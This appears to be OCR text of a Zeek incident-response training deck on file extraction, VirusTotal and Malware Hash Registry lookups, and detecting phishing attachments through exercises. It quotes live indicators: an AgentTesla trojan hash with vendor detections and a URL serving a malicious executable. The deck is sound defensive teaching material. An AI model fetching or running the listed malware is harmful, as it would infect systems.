
Does not automatically extract files, that's an add-on policy. To enable, load:

```
frameworks/files/extract-all-files
```

Many tunables, see documentation for the File Analysis Framework.


```
{
  "ts": 1445000735.698604,
  "fuid": "FiokML36uuy5agr5x3",
  "uid": "CIdeer3aQl3wiNNS3c",
  "id.orig_h": "10.1.9.63",
  "id.orig_p": 63526,
  "id.resp_h": "54.175.222.246",
  "id.resp_p": 80,
  "source": "HTTP",
  "depth": 0,
  "analyzers": [],
  "mime_type": "text/json",
  "filename": "test.json",
  "duration": 0.0,
  "local_orig": false,
  "is_orig": false,
  "seen_bytes": 191,
  "total_bytes": 191,
  "missing_bytes": 0,
  "overflow_bytes": 0,
  "timedout": false
}
```


zeek


a8e94f53ada121b11e44479e5a2fe850d7be14d3756d3211e990971f2440ae86
Sign in
Sign up
60
/ 74
Community Score
60/74 security vendors flagged this file as malicious
Reanalyze
Similar
More
a8e94f53ada121b11e44479e5a2fe850d7be14d3756d3211e990971f2440ae86
Debugg.exe
Size
568.50 KB
Last Analysis Date
5 months ago
EXE
peexe
calls-wmi
runtime-modules
checks-network-adapters
checks-bios
spreader
assembly
checks-user-input
long-sleeps
detect-debug-environment
direct-cpu-clock-access
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
trojan.msil/agenttesla
Threat categories
trojan
Family labels
msil
agenttesla
noon
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3
Trojan/Win.SnakeKeylogger.C4632403
Alibaba
Trojan:Win32/Kryptik.ali2000016
AliCloud
Trojan[spy]:MSIL/AgentTesla.CCI2XJC
ALYac
IL:Trojan.MSILZilla.2919
Arcabit
IL:Trojan.MSILZilla.DB67
Avast
Win32:PWSX-gen [Trj]
AVG
Win32:PWSX-gen [Trj]
Avira (no cloud)
HEUR/AGEN.1309841
BitDefender
IL:Trojan.MSILZilla.2919
Bkav Pro
W32.AIDetectMalware.CS
CrowdStrike Falcon
Win/malicious_confidence_100% (W)
Cybereason
Malicious.ceeca4
Cylance
Unsafe
DeepInstinct
MALICIOUS
DrWeb
BackDoor.SpyBotNET.25
Elastic
Malicious (high Confidence)
Emsisoft
Trojan.Crypt (A)
eScan
IL:Trojan.MSILZilla.2919
ESET-NOD32
A Variant Of MSIL/Kryptik.ACUC
Fortinet
MSIL/GenKryptik.FKSX!tr
GData
IL:Trojan.MSILZilla.2919
Google
Detected
Gridinsoft (no cloud)
Trojan.Win32.Generic.dd!n
Huorong
HEUR:VirTool/MSIL.Obfuscator.gen!BA
Ikarus
Trojan-Spy.Keylogger.Snake
Jiangmin
TrojanSpy.MSIL.cadz
K7AntiVirus
Trojan (005825641)
K7GW
Trojan (005825641)
Kaspersky
HEUR:Trojan-Spy.MSIL.Noon.gen
Lionic
Trojan.Win32.AgentTesla.!!c
Malwarebytes
Crypt.Trojan.MSIL.DDS
MAX
Malware (ai Score=88)
MaxSecure
Trojan.Malware.300983.susgen
McAfee Scanner
Ti!A8E94F53ADA1
Microsoft
Trojan:MSIL/AgentTesla.CUC!MTB
Palo Alto Networks
Generic.ml
Panda
Trj/GdSda.A
QuickHeal
Trojan.YakbeexMSIL.ZZ4
Rising
Malware.Obfus/MSIL@AI.98 (RDM.MSIL2...
Sangfor Engine Zero
Trojan.Msil.AgentTesla.Vlvp

zeek

Let’s automate Virustotal lookups

```
zeek -C -r 01-conn.log.pcap local policy/frameworks/files/detect-MHR.zeek
```

```
1631629916.960794       CcX8V4GlIbtdqbUWk       10.0.0.147      49712   172.245.26.145  80
FUM7MD49Q5Hy8WVyUc      application/x-dosexec   http://172.245.26.145/aje/aje.exe       tcp
TeamCymruMalwareHashRegistry::Match     Malware Hash Registry Detection rate: 31%
Last seen: 2024-09-18 13:54:44
https://www.virustotal.com/gui/search/37e0a1413e9eeb107c209de8fbb7013fd915c159      10.0.0.147
172.245.26.145  80      -       -       Notice::ACTION_LOG      (empty) 3600.000000
```


zeek

For details on many other logs, see:


https://docs.zeek.org/en/lts/logs/


Chapter 3 : Attacks


Understand the attack in its entirety


Can we detect all the phases of the attack ?


Deep Dive: Phishing













zeek

Attack:



PHISH
Link
Msg body seeking $$ or credentials directly
Attachment
Redirection
Downloads
exe
pdf's
Word Macros
flash….
Form
credentials
Name
Size
Type
Link

zeek


Attack:


PHISH
Link
Msg body seeking $$ or credentials directly
Attachment
Extract files
Sandbox
Identify IoC's
Redirection
Downloads
Form
credentials
exe
pdf's
Word Macros
flash….
Agenda
Schedule
Shared document
Link

zeek



PHISH
Link
Msg body seeking $$ or credentials directly
Attachment
Extract files
Sandbox
Identify IoC's
exe
pdf's
Word Macros
flash….
Redirection
Downloads
Form
credentials
File types md5/sha1 hashes
Agenda
Schedule
Shared document
Link

zeek



policies: https://github.com/initconf/smtp-url-analysis

Exercise 1: SMTP::PHISH - Extract Files




Run as

```
zeek -C -r 01-extract-files.pcap ./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

Exercise 1: SMTP::PHISH - Extract Files




```
[Zeek-IR-Training/02-exercise-phish]$ cd extract_files/

[Zeek-IR-Training/02-exercise-phish/extract_files]$ file *

SMTP-F8ibwr6oJV4vhCTek.:  PNG image data, 512 x 512, 8-bit/color RGB,
non-interlaced
SMTP-FO0oXh3WdbZPp7Iu3i.: Unicode text, UTF-8 text, with CRLF line terminators
SMTP-FPa9sen76udwAypdk.:  HTML document, Unicode text, UTF-8 text, with CRLF
line terminators
```

Run as


```
zeek -C -r 01-extract-files.pcap ./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 1: SMTP::PHISH
- Extract Files
- Identify IoC's

```
[Zeek-IR-Training/02-exercise-phish]$ cd extract_files/

[Zeek-IR-Training/02-exercise-phish/extract_files]$ file *
SMTP-F8ibwr6oJV4vhCTek.:  PNG image data, 512 x 512, 8-bit/color RGB, non-interlaced
SMTP-FO0oXh3WdbZPp7Iu3i.: Unicode text, UTF-8 text, with CRLF line terminators
SMTP-FPa9sen76udwAypdk.:  HTML document, Unicode text, UTF-8 text, with CRLF line terminators
```



Run as

```
zeek -C -r 01-extract-files.pcap ./extract-all.zeek
```



policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 1: SMTP::PHISH
- Extract Files
- Identify IoC's

```
[Zeek-IR-Training/02-exercise-phish]$ cd extract_files/

[Zeek-IR-Training/02-exercise-phish/extract_files]$ file *
SMTP-F8ibwr6oJV4vhCTek.:  PNG image data, 512 x 512, 8-bit/color RGB, non-interlaced
SMTP-FO0oXh3WdbZPp7Iu3i.: Unicode text, UTF-8 text, with CRLF line terminators
SMTP-FPa9sen76udwAypdk.:  HTML document, Unicode text, UTF-8 text, with CRLF line terminators
```

```
[Zeek-IR-Training/02-exercise-phish]$ cat files.log

#fields ts      fuid    uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       source  depth   analyzers
mime_type       filename        duration        local_orig      is_orig seen_bytes      total_bytes     missing_bytes
overflow_bytes  timedout        parent_fuid     md5     sha1    sha256  extracted       extracted_cutoff  extracted_size

740213143.085810        F8ibwr6oJV4vhCTek       CctZsN1yx0bjO98vO1      10.10.0.1
59721   10.0.0.1        25      SMTP    5       EXTRACT image/png
Greetings-from-a-national-lab.png       0.129728        T       T       626450
-       0       0       F       -       d1243149ad891171fa10dc65e148752f
0bb39fd62d6279862c47a46e172a49e8ffe07f63  -       SMTP-F8ibwr6oJV4vhCTek. F
```



